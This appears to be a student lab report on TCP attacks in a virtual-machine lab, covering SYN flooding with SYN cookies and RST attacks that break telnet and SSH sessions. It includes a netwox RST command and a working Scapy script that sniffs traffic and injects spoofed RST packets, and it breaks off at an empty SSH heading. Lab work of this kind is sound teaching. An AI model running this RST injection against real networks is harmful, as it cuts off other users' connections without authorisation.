
Now the attacker send SYN packets to cause SYN flooding. It is observed that turning on SYNcookie=1 doesn't protect the server from the attack.



Now suppose a client tries to connect with the server during this SYN flooding:


First disconnect the client and then try to connect again.

```
[12/03/20]seed@VM:~$ exit
logout
Connection closed by foreign host.
[12/03/20]seed@VM:~$
```



It is observed that the connection is established perfectly without any problem even through the SYN flooding. However, this was not the case previously. The client kept trying to get connected to the server but failed when the SYN cookie was turned off.

SYN cookies have been implemented to maintain a record of SYN requests so that redundant requests can be ignored. However, a randomized source IP address such as implemented by the Netwox command could potentially circumvent that defense.



We can see that the connection has been established successfully between the client and the server though SYN flooding takes place at the server. The server doesn't avoid genuine connections.

A problem arises only when the connection-finalizing ACK packet sent by the client is lost, and the application layer protocol requires the server to speak first(ex:ssh). In this case, the client assumes that the connection was established successfully and waits for the server to send its protocol banner, or resend the SYN+ACK packet; however, the server is not aware of the session and will not resend the SYN+ACK because it discarded the backlog queue entry that would enable it to do so. Eventually, the client will abort the connection due to an application layer timeout, but this may take a relatively long time.

The use of SYN cookies does not break any protocol specifications, and therefore should be compatible with all TCP implementations. SYN cookies place increased load on server resources. Encrypting responses is computationally expensive. The SYN cookie does not reduce traffic, which makes it ineffective against SYN flooding attacks that target bandwidth as the attack vector.

While these restrictions necessarily lead to a sub-optimal experience, their effect is rarely noticed by clients because they are only applied when under attack. In such a situation, the loss of the TCP options in order to save the connection is usually considered to be a reasonable compromise.


3.2 Task 2: TCP RST Attacks on telnet and SSH Connections

TCP packets can be transmitted with the RST flag set indicating that the connection must be terminated. RST packet can preemptively close a connection, it has obvious use to an attacker.

TELNET:

Here, I will be establishing a connection from client machine to server machine. *Telnet works on port 23.*


Server has ports which are listening :



Client sends connection request using telnet to server's IP address:

```
[12/04/20]seed@VM:~$ clear
[12/04/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 23:24:51 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Server's connection is established with client:




Now the attacker tries to terminate the connection between both the machines by sending RST packets to the server/client by using the following command:


sudo netwox 78 -i 10.0.2.15

Attacker machine:

In my case, the attacker is sending RST packets to the server to break the connection it has with the client.





Server machine:



Client machine:

As soon as the attacker sends RST messages to the server we observe that the client's connection is broken with the server.






As seen in the screenshot, the server has terminated the connection with the client as soon as RST messages are received from attacker.

SSH:

Here, I will be establishing a connection from client machine to server machine. *SSH works on port 22.*


Client Machine:

Using the command : *ssh 10.0.2.15 -l seed*




Server machine:

Displaying that the connection has been established between server and the client




Attacker machine:


Now the attacker uses ssh to send RST packets for terminating the connection between server and client



Client Machine:

As we can see in the screenshot the connection which was earlier established has now been broken.





Thus the SSH connection which was established between the client and the server has been broken by sending RST packets through SSH.


SCAPY

Telnet:

This is the scapy implementation to break the Telnet connection in between Client and Server

```
#!/usr/bin/python

from scapy.all import *

def do_rst(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
    flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    pkt = ip/tcp
    # ls(pkt)
    send(pkt,verbose=0)

pkt=sniff(filter='host 10.0.2.4 and host 10.0.2.15 and port 23',prn=do_rst)
```


Server has ports which are listening :



Client sends connection request using telnet to server's IP address:


```
[12/04/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 23:24:51 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Server's connection is established with client:




Attacker Machine

On executing the rst_telnet.py script



Client Machine:



SSH:

